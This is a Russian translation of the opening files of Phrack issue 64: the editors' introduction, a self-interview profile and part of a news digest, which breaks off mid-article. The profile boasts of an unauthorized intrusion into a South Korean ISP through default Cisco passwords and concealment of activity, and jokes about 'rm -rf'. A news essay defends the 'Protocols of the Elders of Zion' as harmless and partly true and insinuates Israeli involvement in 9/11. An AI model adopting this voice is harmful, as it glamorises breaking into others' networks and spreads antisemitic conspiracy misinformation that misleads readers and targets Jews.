

Phrack RU issue 064

Русская версия Phrack, выпуск 064. Полный текст статей с кодом и таблицами.

Темы выпуска: эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; Unix/Linux, BSD, Windows NT и администрирование систем.

Материалы выпуска: Введение; Phrack Pro-Phile; Phrack World News; Краткая история андерграундной сцены; Перехват сигналов дорожной информации RDS-TMC; Атака на ядро: заметки об эксплуатации ядра; The Revolution will be on YouTube; I. Введение; Использование set_head для обхода wilderness-чанка; Криптоанализ DPA-128; Mac OS X wars — Надежда XNU; Глубже в систему: взлом на уровне железа; Слепой перехват TCP/IP всё ещё жив; Знай своего врага: лицом к лицу с копами; Искусство эксплуатации: Возвращение к эксплойту; Проекция сознания; Международные сцены.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

Введение

Автор: The Circle of Lost Hackers

$\frac{\overline{B}}{(* *)}$	Phrack #64 file 1	$\frac{\overline{W}}{(* *)}$
-		-
	Introduction	
	By The Circle of Lost Hackers	
(		)

«Пока существуют технологии, будут существовать хакеры. Пока существуют хакеры, будет существовать журнал PHRACK. Мы с нетерпением ждём следующих 20 лет»

Именно так заканчивалось Введение к PHRACK63 — с обещанием, что редакция сменится и новый выпуск следует ожидать приблизительно в 2006–2007 годах. Этот выпуск — тот самый. Это новая команда — «The Circle of Lost Hackers». Любое новое руководство требует представления, и мы решили сделать это через самопрофайлинг. Излишне говорить, что мы сохраним анонимность — прежде всего по соображениям безопасности, которые понятны каждому.

Анонимность отнюдь не означает закрытости. Команда Phrack всегда менялась и будет меняться, в зависимости от того, кто действительно заинтересован в том, чтобы быть умником. Редакция всегда открыта для новых людей, которым важно писать крутые статьи, знакомиться с новыми авторами и помогать им публиковать свои работы в наилучших условиях. Гарантия свободы слова будет неизменно соблюдаться. Это — идентичность нашего журнала.

Некоторые начинали говорить, что Phrack никогда не возродится. Что выпуска PHRACK64 никогда не будет. Мы слышали это, пока работали над ним, — улыбались и продолжали. Другие говорили, что дух утрачен, что всё потеряно.

Нет. Phrack не мёртв. Как и живущий в нём дух.

Все прошлые редакторы Phrack сделали великое дело, превратив Phrack Magazine в «самый технический, самый оригинальный, самый хакерский журнал в мире», написанный Подпольем для Подполья. Мы в долгу перед ними, и каждый хакер, крэкер или исследователь Подполья должен чувствовать этот долг.

За работу, которую они проделали.

За дух, который они помогли распространить.

За возможность иметь настоящий хакерский журнал.

Нет, ничто не было и не будет потеряно. Вещи меняются, безопасность становится бизнесом, одни хакеры продают эксплойты, другие публикуются ради славы — но Phrack здесь, абсолютно бесплатный, для сообщества. Никакого бизнеса, никакой индустрии, никакого мёда, детка. Только СВОБОДА и ЗНАНИЕ.

Мы осознаём груз ответственности и именно поэтому упорно работали, чтобы преподнести вам этот выпуск. Задача оказалась совсем не простой: за эти месяцы мы потеряли несколько людей и приобрели новых. Мы решили выпустить первый номер без «настоящего» CFP, ограничившись самыми близкими нам людьми из подполья. Огромное спасибо всем, кто участвовал. Нам нужно было понять, кто действительно вовлечён, а у кого не хватает времени, духа или мотивации: когда у каждого было много работы (писать, рецензировать, дорабатывать и кодить) — это стало лучшим способом добиться цели. Это не «смена курса» — следующие выпуски будут иметь официальный

CFP, и любая статья (как всегда) приветствуется.

Мы знаем, что нам ещё многому предстоит научиться, мы совершенствуемся на своих ошибках и проблемах, с которыми столкнулись. Вместе с тем мы понимаем, что этот выпуск не «идеален», но думаем, что правильный дух в нём присутствует, как и стремление. Обещание делать каждый новый выпуск лучше предыдущего — это вызов, который мы хотим принять.

Нет, Phrack не мёртв. И никогда не умрёт.

Да здравствует PHRACK.

— The Circle of Lost Hackers

Для этого выпуска мы подготовили следующее:

0x01 Introduction	The Circle of Lost Hackers
0x02 Phrack Profile of the new editors	The Circle of Lost Hackers
0x03 Phrack World News	The Circle of Lost Hackers
0x04 A brief history of the Underground scene	The Circle of Lost Hackers
0x05 Hijacking RDS TMC traffic information signal	lcars danbia
0x06 Attacking the Core: Kernel Exploitation Notes	twiz sgrakkyu
0x07 The revolution will be on YouTube	gladio
0x08 Automated vulnerability auditing in machine code	Tyler Durden
0x09 The use of set_head to defeat the wilderness	g463
0x0a Cryptanalysis of DPA-128	sysk
0x0b Mac OS X Wars - A XNU Hope	nemo
0x0c Hacking deeper in the system	ankhara
0x0d The art of exploitation: Autopsy of cvsxpl	AcldBltch3z
0x0e Facing the cops	Lance
0x0f Remote blind TCP/IP spoofing	Lkm
0x10 Hacking your brain: The projection of consciousness	keptune
0x11 International scenes	Various

Сцена — наш привет:

Всем, кто помогал нам при написании этого выпуска, — особенно assad, js, mx-, krk, sysk. Спасибо за поддержку Phrack. Журнал требует огромного труда, и это невозможно без сильной и преданной команды хакеров, администраторов и кодеров.

The Circle of Lost Hackers — не жёсткая структура, люди могут входить в неё и выходить, но главная цель всегда одна: дать Phrack тот выпуск, которого заслуживает подпольное хакерское сообщество. Вы можете присоединиться к нам в любой момент, когда захотите представить достойную работу более широкой аудитории. Нам также нужны рецензенты по всем темам, связанным с аппаратным хакингом и опытом тела/разума.

Всем болванам, которые делают вид, что они blackhat в IRC и предприняли жалкую попытку слить Phrack на Full-Disclosure: Аплодисменты (Даже правки в заголовке были настолько незаметны — жаль, что вы не вставили `rm -fr` в код; может, вы просто не знали, как пользоваться `uudecode`?)

Наслаждайтесь журналом!

Ничто не может быть воспроизведено полностью или частично без предварительного письменного разрешения редакторов. Phrack Magazine

предоставляется публике, насколько возможно часто, бесплатно.

|===== [C O N T A C T P H R A C K M A G A Z I N E] =====|

Editors : circle[at]phrack{dot}org
Submissions : circle[at]phrack{dot}org
Commentary : loopback[@]phrack{dot}org
Phrack World News : pwn[at]phrack{dot}org

|=====|

Материалы можно зашифровать следующим PGP-ключом:

(Подсказка: Всегда используйте PGP-ключ из последнего выпуска)

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.4.5 (GNU/Linux)

```
mQGibEZSCpoRBAC0VU8+6+Sy9/8Csiz27VrdOIV9cxhaaGr2xTg/U8rrfzz4ybbZ
hFWJv+ttdu6C+JEATlGJKzn9mVJl35EieQcC8bNJ6SXz1oJHTDhFsGkG1A8Qi2k
/yRPtljPceWWxgCxBfoc8BtvMLUbagSJ/PFzy+ibwCGfoMxYifbbkRyS8wCgmVUV
gBmpzy4ls5qzegAqVP0CIyEEAK7b7UjnOqvEjsSqdghy9fVocxJhhIO/tP8sAvZR
/juUPGcl6PtP/HPbgsyccPBZV6s0LYliu92y7sLZH8Yn9SWI87IZvJ3Jzo2KQIRC
z1Z+PiSk9ITlTVd7EL0m8qXAlESBnjMA4of6+QckvuGnDTHPmHRsJEnseRr21XiH
+CmcA/9b1LrNhK4hMwM1ULB/3NnuejDjkyTTcAAFQx2efT0cUK6Esd0NS1LS4v1L
3QWwnMTDsd37sTBbhM1c6gwjD461z2G4bJWXCZZAb6mGNHDKL9VosW+CN3KtMa
MOvFqVOKM0JnzHAHAzL2cyhUqUU9WYOHMv/ephWeFToadcrqbQ/VGhliENpcmNs
ZSBvZiBMb3N0IEhhY2t1cnMgKHd3dy5waHJhY2sub3JnKSA8Y2lyY2x1QHBoCmFj
ay5vcmc+iGYEEeECACyFAkZSCpoCGwMFCQPCZwAGCwkIBwMCBBUCCAMEFgIDAQIe
AQIXgAAKCRctZBmRMDi989eZAJ9X06v6ATXz1/kj+SG1GF5aRedM6QCgjkhZLVQP
aNUYru8Kvtzfxd0J6om5Ag0ERlIKrRAIAMgbTDk286rkrJkCFQo9h8Pf1hSBOyT
yU/BFd0PDKEk8+cMsMtPmS0DzBGv5PSa+OWLNpXcyAEXis5sKpoFVT5mEkFM8FCh
Z2x7zzPbI+bzyGMTQ4kPaxoTf2Ng/4ZE1W+iCyyTsSwTjxQkx2M4IOzW5rygtw2z
lqrbUN+ikKQ9c2+oleIxEdWiumeiw7FkypExWjo+7HCC2QnPtBVYzwm5Ed6xDS1L
rXQ+rKj23L7/KL0WSegQ9zfrfVKISD83kiUgjjyopXMBY2tPUdUFlpsImE8fNZ3Rm
hYW0ibpOWUdu6K+DnAu5ZzgYhVAWkR5DQkVTGUY3+n/C2G/7CfMJhrMAAYH/1Pw
dlFmRQy6ZrxEWEGHpYaHkAJP1vi4VM82v9duYHfln250iJhj9f9TDAHTfZBDnlBhz
cGWcw79ytMFOCIHy9IvfxG4jNZvVTX2ZhOfPNullefHop3Gsq7ktAxxgKJJZ4cT
oVHzF4uCV7cCrn76BddGhYd7nru59yOGDPoV5f7xpNi1cxgoQsF20IpyY79cI8co
jimET3B1F3KoxOtzV5u+vxs6+tdWP4ed5uGiYJNBC+h4yR11CChDDHjmXGNPJrr
+2Y49Hs2b3GsbCyaDaBv3fMn96tzwcXzWxRV9q4/pxot/W7CRpimCM4gHsrw9mZa
+Lo+GykjztVMMdUeZwaITwQYEQIADwUCRlIKrQIbDAUJA8JnAAAKCRctZBmRMDi9
80yQAJ9v7DchJ42YzpFRC7tPrGP72IB/pgCdHjt52h4ocdJpq5mKKwb6yONj5xM=
=Nf2W
```

-----END PGP PUBLIC KEY BLOCK-----

```
phrack:~# head -22 /usr/include/std-disclaimer.h
/*
 * All information in Phrack Magazine is, to the best of the ability of
 * the editors and contributors, truthful and accurate. When possible,
 * all facts are checked, all code is compiled. However, we are not
 * omniscient (hell, we don't even get paid). It is entirely possible
 * something contained within this publication is incorrect in some way.
 * If this is the case, please drop us some email so that we can correct
 * it in a future issue.
 *
 *
 * Also, keep in mind that Phrack Magazine accepts no responsibility for
 * the entirely stupid (or illegal) things people may do with the
 * information contained herein. Phrack is a compendium of knowledge,
 * wisdom, wit, and sass. We neither advocate, condone nor participate
 * in any sort of illicit behavior. But we will sit back and watch.
 *
 *
 * Lastly, it bears mentioning that the opinions that may be expressed in
 * the articles of Phrack Magazine are intellectual property of their
 * authors.
 * These opinions do not necessarily represent those of the Phrack Staff.
 */
```

Phrack Pro-Phile

<code>/B\</code>		<code>/W\</code>
<code>(* *)</code>		<code>(* *)</code>
-	Phrack #64 file 2	-
	Phrack Pro-Phile	
	By The Circle of Lost Hackers	

Автор: The Circle of Lost Hackers

Добро пожаловать в Phrack Pro-Phile. Phrack Pro-Phile создан для того, чтобы донести до вас, читателей, информацию о старых и весьма значимых, порой неоднозначных личностях. Первый Phrack Pro-Phile был создан в Phrack Issue 4 Таран Кингом. С тех пор было реализовано в общей сложности 43 профиля. Среди знаменитых хакеров, попавших на страницы профиля, — Taran King, The Mentor, Knight Lightning, Lex Luthor, Emmanuel Goldstein, Erik Bloodaxe, Control-C, Mudge, Aleph-One, Route, Voyager, Horizon и, совсем недавно, Scut.

Этот профиль, пожалуй, несколько отличается от предыдущих, поскольку представит новую редакцию. Так как участники The Circle of Lost Hackers желают оставаться анонимными, профиль будет выполнен в формате «вопрос — ответ».

Личные данные

Handle: The Circle of Lost Hackers
Обращение: называйте их, как хотите, только будьте осторожны
Происхождение хэндла: фильм «Общество мёртвых поэтов»
Дата рождения: от 1977 до 1984
Возраст на сегодняшний день: хаха
Страны происхождения: Америка, Южная Америка и Европа

Любимое

Женщины : Анджелина Джоли — потому что сыграла классного хакера в кино
Машины : Как и все, DeLorean. Единственная приличная машина в мире.
Еда : Итальянская кухня — вне всяких сомнений лучшая. Некоторые предпочитают китайскую или японскую, попробовав якутори.
Алкоголь : всё, от чего пьянеют
Наркотики: секс
Музыка : Drum and Bass, Sublime, Orbital, Red Hot Chili Peppers, DJ Shadow, The Chemical Brothers, The Mars Volta, в целом — дэт-метал и готик-рок. Абстрактные электронные группы вроде Boards of Canada.
Фильмы : Blade Runner, The Usual Suspects, Fight Club, Kill Bill, Hackers (внутренняя шутка)
Авторы : Гурджиев, Рудольф Штайнер, Руперт Шелдрейк, Платон, Стивен Хокинг, Роджер Пенроуз, Джордж Оруэлл, Ноам Хомский, Сунь-цзы, Никола Тесла, Дуглас Хофштадтер, Эрнесто Гевара, Даниэль Пеннак, Габриэле Ромагноли

Открытое интервью

В: Привет.

О: Saluto amico!

В: Можете представиться в нескольких словах?

О: The Circle of Lost Hackers — это прежде всего группа друзей. Два года назад, когда TESO решили прекратить выпуск Phrack, голос андерграунда отказался допустить гибели журнала. Люди начали задаваться вопросом: неужели Phrack действительно мёртв? Ни в коем случае. Phrack возрождается снова и снова, питаясь влиянием множества хакерских команд. Но поначалу собрать новую команду было непросто: многие соглашались продолжать Phrack, однако писать или рецензировать статьи — не слишком. Кроме того, одним из важнейших критериев было найти людей с нужным духом. Сейчас, как нам кажется, у нас сложилась хорошая команда, и мы надеемся принести андерграунд-сцене много качественных материалов в духе старых номеров Phrack, сохраняя при этом тот технический стержень, который делает Phrack уникальным хакерским журналом. Редакция Phrack развивается и будет продолжать развиваться по мере того, как новые таланты захотят делиться знаниями ради удовольствия и свободной информации.

В: Сколько человек входит в The Circle of Lost Hackers?

О: Мы могли бы сказать вам — но потом нам пришлось бы вас убить. Главное одно: «The Circle of Lost Hackers» — не закрытый клуб. К нам будут присоединяться новые люди, другие, возможно, уйдут — в зависимости от того, кто действительно верит в общение, хакинг и свободу исследований и информации.

В: Когда вы начали работать с компьютерами и учиться хакингу?

О: Каждый из нас мог бы ответить по-разному. Не существует «идеального» возраста для начала — и никогда не поздно начать. Хакинг — это исследование. Это такая одержимость в решении и понимании вещей, что ночи проходят за кодом, уязвимостью, электронным устройством, идеей.

Хакинг — это то, что живёт внутри тебя. Возможно, ты никогда не возьмёшь в руки компьютер и не напишешь ни строчки кода, но если у тебя есть «хакерский склад ума», он проявит себя — рано или поздно.

Чтобы дать вам представление о первых компьютерах некоторых членов команды: это были 286, 486 SX или Amiga 1000. Каждый из нас начал работать с компьютером в конце 80-х или начале 90-х. Хакерская жизнь нашей команды началась примерно в 97-м. Как и у многих, Phrack и журнал 2600 были и остаются для нас огромным источником вдохновения, наряду с IRC и чтением исходного кода.

В: Это интервью довольно странное — вы одновременно задаёте вопросы и отвечаете на них?!

О: В чём проблема? В Phrack Issue 20 Таран Кинг делал профиль о себе самом!!!

В: Можете рассказать о вашем самом запоминающемся опыте?

О: У каждого из нас накопилось немало памятных историй, но общего опыта, где мы взламывали что-то все вместе, у нас нет. Поэтому для простоты мы возьмём три «запоминающихся» эпизода.

1.

Небольшая модификация r0f, которая помогла мне найти документы, которые я не должен был находить. Несколько лет назад у меня был период, когда каждый месяц я старался сосредоточиться на безопасности одной страны. Одной из таких стран была Южная Корея, где мне удалось получить доступ к крупному интернет-провайдеру. После некоторого времени, потраченного на то, чтобы понять, как выбраться из DMZ и попасть в LAN, мне это удалось благодаря модификации Cisco (мне нравятся пароли по умолчанию). Оказавшись в LAN и скрыв свою активность (userland > kernelland), я установил слегка модифицированную версию r0f. Цель этой версии — автоматически сканировать все Windows-машины в сети, монтировать общие папки и перечислять все файлы в них. Ничего особенного. Но один из просканированных компьютеров содержал множество файлов о другой Корее... Северной Корее. И поверьте мне — там были файлы, которые я не должен был видеть. Не мог поверить своим глазам. Я мог сыграть роль злодея и попытаться продать эти файлы за деньги, но у меня была (и есть) хакерская этика. Поэтому я просто добавил текстовый файл на рабочий стол, чтобы предупредить пользователя об «уязвимости». После этого я покинул сеть и больше не возвращался. Это было более пяти лет назад, так что не спрашивайте название провайдера — я не помню.

2.

Учиться хакингу на практике вместе с некоторыми из лучших хакеров мира. Иногда думаешь, что что-то умеешь, но почти всегда находится кто-то, кто доказывает обратное. Будь то взлом очень крупной сети с тысячами аккаунтов и точное понимание того, как справиться с этим за минуты самым незаметным образом, или аудит исходного кода и поиск уязвимости в серверном демоне или операционной системе, которой пользуются миллионы людей на планете, — всегда найдётся тот, кто превзойдёт тебя, даже когда ты считал себя одним из лучших в своём деле. Я не хочу вдаваться в детали, чтобы не ставить под угрозу чью-либо репутацию, но лучший опыт — это опыт в небольших группах (3, 4 человека...) хакеров, работающих над чем-то общим (взломом, эксплойтами, кодингом, аудитом...), например в сессии screen. Учиться, наблюдая за другими. Учить хакеров помоложе. Делиться знаниями в очень узком личном кругу. Вечеринки в приватной обстановке с хакерами со всего мира, где 0day-уязвимости находят, кодируют и используют в рамках одной хакерской сессии.

В: Кто-нибудь из вас когда-либо был пойман?

О: Надеемся, что нет — но кто знает?

В: Что вы думаете о нынешней сцене?

О: Мы думаем много всего. Пожалуй, лучший ответ — прочитать статью «Краткая история андерграунда» в этом же номере, где мы говорим о сцене и андерграунде.

В: Каково ваше мнение о старых номерах Phrack?

О: Отличные. Старые номера Phrack были первым источником информации, когда мы жаждали узнать больше. Точкой отсчёта. Но не ограничивайтесь последними 10 номерами — все выпуски по-прежнему интересны.

В: А что насчёт PNC?

О: Что ж, интересный вопрос. Честно говоря, PHS делали не только те плохие вещи, о которых мы привыкли слышать в сети или на IRC — некоторых из них мы уважаем, а кое-кого знаем очень хорошо. К тому же, две попытки выпустить Phrack 62 и 63 со стороны PHS ознаменовали бесспорное обновление духа, и там даже была полезная информация о honeypot'ах и защите эксплойтов.

Тем не менее у нас есть проблема с неоправданной заносчивостью. Если справедливо, что в мире безопасности существует конфликт между «белыми» и «чёрными» шляпами, мы считаем, что верный путь к его разрешению — не воевать со всеми подряд, тем более столь невыразительным образом. Это не наша концепция хакинга. Возьмите первые 20 номеров Phrack и попробуйте найти там неоправданно высокомерное слово, предложение, абзац — не найдёте. Суть хакинга иная: это учёба. Хакинг ради знания.

Можно быть «чёрной шляпой» и работать в IT-индустрии — это не противоречие. Мы ничего не имеем против PHS и считаем, что андерграунду нужна такая группа. Но андерграунду нужен и журнал вроде Phrack. Главная битва PHS — это война с «белыми шляпами», но это не битва Phrack. Это никогда не было целью Phrack. Если нам и бороться против чего-то, то против общества, а не персонально против «белых шляп» (что не означает нашей поддержки «белых шляп»...). Phrack — это борьба с обществом путём публикации информации о технологиях, которые мы не должны знать. И эти технологии не ограничиваются Unix-тематикой и/или программными уязвимостями.

Мы согласны с ними в том, что последние номера Phrack, пожалуй, слишком много помогали индустрии безопасности и что в них не хватало духа. Мы делаем всё возможное, чтобы это изменить. Но нам по-прежнему нужны технические статьи. Если они хотят что-то изменить в андерграунде — они могут участвовать в Phrack. Как и все в андерграунд-сообществе.

В: Полное раскрытие или нераскрытие?

О: Полуоткрытость. Для нас, по крайней мере. Свободный обмен техниками, идеями и кодом — но не готовыми эксплойтами и не готовыми к патчу уязвимостями.

Держите свои баги при себе и для своих друзей, делайте всё возможное, чтобы они не утекли. Если вы достаточно крутой специалист, вы найдёте их много и сможете самостоятельно закрывать свои системы.

Раскрытие техник, идей и реализаций кода помогает другим хакерам в их работе; раскрытие багов или публикация «0-day» эксплойтов помогает только индустрии безопасности и скрипткиддисам. А мы этого не хотим.

Возможно, вы администратор и думаете: «Но моя система не будет в безопасности, если я не знаю об уязвимостях». Это правда. Но помните: если баг знают только очень опытные хакеры, вам не придётся иметь дело с `rm -rf` или дефейсом сайта. Это игры для кидди, а не для хакеров.

Но это наше мнение. У вас может быть совершенно иное — и мы его уважаем. Вы можете даже захотеть опубликовать совершенно неизвестный баг на страницах Phrack, и, если вы напишете хорошую статью, мы поможем её опубликовать. Возможно, сначала обсудим идею.

Как мы сказали во введении, первое, что мы хотим гарантировать, — это свобода слова. Это идентичность нашего журнала.

В: Какой лучший совет вы можете дать новому поколению хакеров?

О: Прежде всего — получайте удовольствие от хакинга. Не делайте это ради славы или заработка, не делайте это, чтобы произвести впечатление на девушек (подсказка: срабатывает не всегда ;))

или только ради публикации где-то. Хакайте для себя, хакайте из интереса, хакайте ради знания.

Во-вторых, будьте осторожны. Во всём, что делаете, в любых отношениях. Уважайте людей и старайтесь не нарушать их работу только потому, что вы отвлеклись или злитесь.

В-третьих, веселитесь. Веселитесь побольше.

И никогда, никогда, никогда не ставьте honeypot (привет, Lance!).

В: Что вы думаете о создании Мирового революционного движения андерграунда против истеблишмента?

О: Делайте это. Но делайте это в андерграунде. Нынешний мир слишком одержим «видимостью». Действуйте, а пусть говорят другие.

В: Каково будущее хакинга?

О: Будущее похоже на настоящее и прошлое. «Хакинг» — это результирующий сплав любопытства и поиска информации, веселья и свободы. Вещи меняются, безопасность развивается, и технологии — тоже, но «хакерский склад ума» всегда остаётся тем же. Хакеры будут всегда — то есть люди с высокой квалификацией, которые хотят понять, как всё устроено на самом деле.

Если говорить конкретнее, мы считаем, что в ближайшем будущем значительно возрастет интерес к хакингу аппаратного обеспечения и встроенных систем: аппаратные модификации чипов для обхода аппаратных ограничений, атаки и эксплойты для мобильных устройств и мобильных сервисов и т.д.

Кроме того, похоже, всё больше людей взламывают ради денег (или, по крайней мере, это становится более «публично» известным), продавая эксплойты или бэкдоры. Деньги, как правило, — источник многих зол. Это, бесспорно, хороший мотивирующий фактор (к тому же хакинг требует времени, и иметь это время оплачиваемым, когда нет другой работы, действительно помогает), но деньги несут с собой деловое мышление. Те, кто платит хакерам, не заинтересованы в исследованиях — они заинтересованы в бизнесе. Они не хотят платить за месяцы исследований, которые ведут к сложной и элитной технике; им нужен простой RNP-баг, чтобы взломать сайт другой компании и сменить главную страницу. Они хотят видимого результата, а не развитой культуры.

Мы не сторонники идеи «хакинга как бизнеса» — вы, наверное, уже поняли. Мы также не за раскрытие эксплойтов, если только баг уже не известен давно и демонстрация кода эксплойта не поможет лучше понять задействованные техники кодирования. И мы не хотим, чтобы однажды тот, у кого много денег (читай: правительства и крупные корпорации), смог «заплатить» (а значит, «купить») всех хакеров.

Но мы уверены, что этого никогда не произойдёт — благодаря андерграунду, благодаря таким людям, как вы, кто читает Phrack, учится, создаёт и хакает независимо.

В: Есть ли люди или группы, которых вы хотите упомянуть?

О: Есть группы и люди, которые сделали (или делают) реальный вклад в развитие сцены. Мы пытаемся рассказать немного об их истории в материале «International Scenes» (начиная с этого номера — Квебек, Бразилия и Франция). У каждой страны своя история: в Италии это softpf и antifork, в Германии — TESO, THC и Phenolit (спасибо за отличную вечеринку ph-neutral), в России, Франции, Нидерландах или Бельгии — ADM, Synnergy или Devhell, в США и других странах — PHC...

У каждого будет своё место в «International Scenes». Если вы часть этого, если хотите рассказать «реальную историю» — просто пришлите нам текст. Если вы слишком параноидальны для того, чтобы отправлять tfile в Phrack — окей. Если вы хотите участвовать в обмене информацией андерграунда — этот журнал ваш так же, как и наш, и мы можем найти решение, которое сохранит вашу анонимность.

В: Спасибо за это интервью, надеюсь, читателям понравится!

О: Пожалуйста, не за что. Можно мне теперь пива?

--EOF--

Phrack World News

Автор: The Circle of Lost Hackers

$\frac{\overline{B}}{(* *)}$		$\frac{\overline{W}}{(* *)}$
-	Phrack #64 file 3	-
	Phrack World News	
	compiled by The Circle of Lost Hackers	
(		)

...

The Circle of Lost Hackers разыскивает любые новости, связанные с безопасностью, хакерством, репортажами с конференций, философией, психологией, сюрреализмом, новыми технологиями, космическими войнами, системами слежки, информационными войнами, тайными обществами... всем интересным! Это может быть простая новость с одной лишь ссылкой, короткий или длинный текст. Присылайте нам свои новости.

Нам снова нужна ваша помощь с этим разделом. Мы не можем знать всего, мы стараемся делать всё возможное, но нам нужны вы... сцена нуждается в вас... человечество нуждается в вас... даже ваша девушка нуждается в вас, но она, наверное, уже сама это знает... :-)

Содержание:

1. Новости в темпе Speedy Gonzales
2. Ещё одно покушение на свободу слова
3. Как мы могли бы победить оруэлловскую систему Narus
4. Ощущение безопасности в мире слежки
5. D-Wave демонстрирует квантовый компьютер

1. Новости в темпе Speedy Gonzales

-Speedy News-[Никогда не рано начинать хакинг]--

http://www.dailyecho.co.uk/news/latest/display.var.1280820.0.how_girl_6_hacked_into_mps_commons_computer.php

-Speedy News-[Взломали Eeye?]--

http://www.phrack.org/eeeye_hacked.png

-Speedy News-[Анархистская кулинарная книга]--

Анархистская кулинарная книга, версия 2006 — будьте осторожны...

<http://www.beyondweird.com/cookbook.html>

-Speedy News-[Хезболла лучше израильских боевиков?]--

<http://www.fcw.com/article96532-10-19-06-Web>

-Speedy News-[Как быть в безопасности по-настоящему, как 31337-ный чувак из DoD]--

<https://addons.mozilla.org/en-US/firefox/addon/3182>

-Speedy News-[Привет, я Skyrer, бывший участник Phrack, и мне нравится дизайн Phrack!]--

<http://conf.vnsecurity.net/cfp2007.txt>

-Speedy News-[Самая таинственная компания в мире]--

<http://www.vanityfair.com/politics/features/2007/03/spyagency200703?printable=true¤tPage=all>

Статья категории «ОБЯЗАТЕЛЬНО К ПРОЧТЕНИЮ»...

-Speedy News-[Антитеррористические отговорки против свободы информации]--

http://www.usatoday.com/news/washington/2007-03-13-archives_N.htm

-Speedy News-[Zero Day может случиться с каждым]--

<http://www.youtube.com/watch?v=L74o9RQbkUA>

-Speedy News-[АНБ, подрядчики и успех провала]--

<http://www.govexec.com/dailyfed/0407/040407mm.htm>

-Speedy News-[Кровь, пули, бомбы и пропускная способность]--

<http://rezendi.com/travels/bbbb.html>

-Speedy News-[День, когда BBC предсказал будущее]--

<http://www.prisonplanet.com/articles/february2007/260207building7.htm>

-Spirit News-[Просто потому что нам нравятся эти сайты]--

<http://www.cryptome.org/>

<http://www.2600.com/>

2. Ещё одно покушение на свободу слова

Автор: Napoleon Bonaparte

Распространение книги, содержащей копию «Протоколов сионских мудрецов», было остановлено в Бельгии и Франции по настоянию израильского лобби.

Авторы утверждают, что взрыв ВТЦ мог быть связан с Израилем. Здесь не место спорить об этом утверждении, но примечательно следующее: спустя 6 лет после 11 сентября 2001 года существует, вероятно, более 100 теорий о возможных виновниках взрыва ВТЦ: «Аль-Каида», Саудовская Аравия, Ирак (!) или даже сами американцы. Но данная книга выдвигает версию о том, что _возможно_, Израиль здесь тоже при чём, — и распространение запрещается всего лишь через месяц после выхода.

Перед выходом книги бельгийская организация antisemitisme.be ознакомилась с ней, чтобы вынести своё суждение. Результат очевиден: книга не является антисемитской. В ней лишь два момента, которые могли бы быть расценены как антисемитизм:

- публикация «Протоколов сионских мудрецов» в приложении к книге. Если заглянуть на Amazon, там можно найти более 30 книг, содержащих «Протоколы».
- обложка книги, на которой изображены флаги США и Израиля, соединённые пачкой долларов.

Аналогичную картинку можно найти на сайте американско-израильской компании Zionoil: <http://www.zionoil.com/>. Причём обложка книги была разработана до того, как автор обнаружил ту же картинку на сайте Zionoil.

Ещё одна настораживающая деталь этой истории состоит в том, что книга была изъята по настоянию бельгийского политика Клода Мариновера (Claude Marinower). А на сайте этого политика мы видим его рядом с Моше Кацавом — президентом Израиля, которому генеральный прокурор Мени Мазуз недавно предъявил обвинения в совершении изнасилования и других преступлений...

<http://www.claudemarinower.be/uploads/ICJP-israelpresi.JPG>

Так почему же распространение этой книги было запрещено? Потому что публикация «Протоколов сионских мудрецов» опасна? Может быть, но...

В интернете и на Amazon можно найти такие книги, как «Анархистская кулинарная книга», которая куда «опаснее» «Протоколов сионских мудрецов». В ней содержится информация о том, как убить человека или как сделать бомбу. Если бы нам пришлось выбирать, что дать детям — «Анархистскую кулинарную книгу» или «Протоколы сионских мудрецов», — уверен, что 100% населения предпочтут «Протоколы». Просто потому что они не опасны.

Так в чём же дело? Вероятно, потому что в этой книге есть доля правды.

Разоблачения в ней касаются не только 11.09.2001, но и брабантских убийств в Бельгии с 1982 по 1985 год. Авторы утверждают, что эти массовые убийства были связаны с сетью GLADIO/stay-behind.

Как сказал Наполеон Бонапарт: «История — это набор лжи, с которой все согласились».

Он был прав...

Ссылки:

[1] http://www.antisemitisme.be/site/event_detail.asp?language=FR&eventId=473&catId=26

[2] <http://www.ejpress.org/article/14608>

[3] <http://www.wiesenthal.com/site/apps/nl/content2.asp?c=fwLYKnN8LzH&b=245494&ct=2439597>

[4] http://www.osservatorioantisemitismo.it/scheda_evento.asp?number=1067&idmacro=2&n_macro=3&id_tipo=59

[5] <http://ro.novopress.info/?p=2278>

[6] <http://www.biblebelievers.org.au/przion1.htm>

3. Как мы могли бы победить оруэлловскую систему Narus

Автор: Napoleon Bonaparte

AT&T, Verizon, VeriSign, Amdocs, Cisco, BellSouth, Top Layer Networks, Narus... все эти компании взаимосвязаны в нашем замечательном оруэлловском мире. И я даже не говорю о таких компаниях, как Raytheon или других, причастных к «ECHELON».

Это не ново: наши правительства шпионят за нами. Они прослушивают наши телефонные разговоры и интернет-коммуникации, делают прекрасные снимки с помощью спутников дистанционного зондирования, могут заглядывать сквозь стены с помощью разведывательных спутников (Lacrosse/Onyx?), устанавливают камеры по всем нашим городам (сколько камер в Лондоне???), RFID-метки встречаются всё чаще, а с грядущими технологиями — нанотехнологиями, биоинформатикой или системами умной пыли (smartdust) — есть о чём реально беспокоиться.

С учётом всех уже внедрённых систем утопично думать, что мы сможем вернуться в мир без всякой слежки. Что же мы можем сделать? Вероятно, немного. Но я хотел бы предложить забавную идею насчёт Narus — системы, позволяющей правительствам перехватывать интернет-коммуникации граждан.

Эта короткая статья не является введением в тему Narus. Я лишь дам краткое описание её возможностей. Более развёрнутая статья может появиться в следующем выпуске Phrack (есть желающие?). Итак, Narus — американская компания, основанная в 97-м году. Первоначально NARUS занималась анализом трафика IP-сетей в целях биллинга. Для этого они внесли значительный вклад в стандартизацию протокола IPDR Streaming Protocol, выпустив API-код [1] (изучите этот документ — это ключ к взлому NARUS). Сегодня Narus также вовлечена в то, что я назову «шпионским бизнесом». По словам её разработчиков, система может собирать данные из каналов, маршрутизаторов, программных коммутаторов, IDS/IPS, баз данных, нормализовывать, коррелировать, агрегировать и анализировать все эти данные для получения исчерпывающей и детальной модели поведения пользователей, элементов сети, протоколов, приложений и самих сетей. И самое главное: всё это делается в реальном времени. Так что все ваши электронные письма, мгновенные сообщения, видеопотоки, P2P-трафик, HTTP-трафик или VoIP могут быть

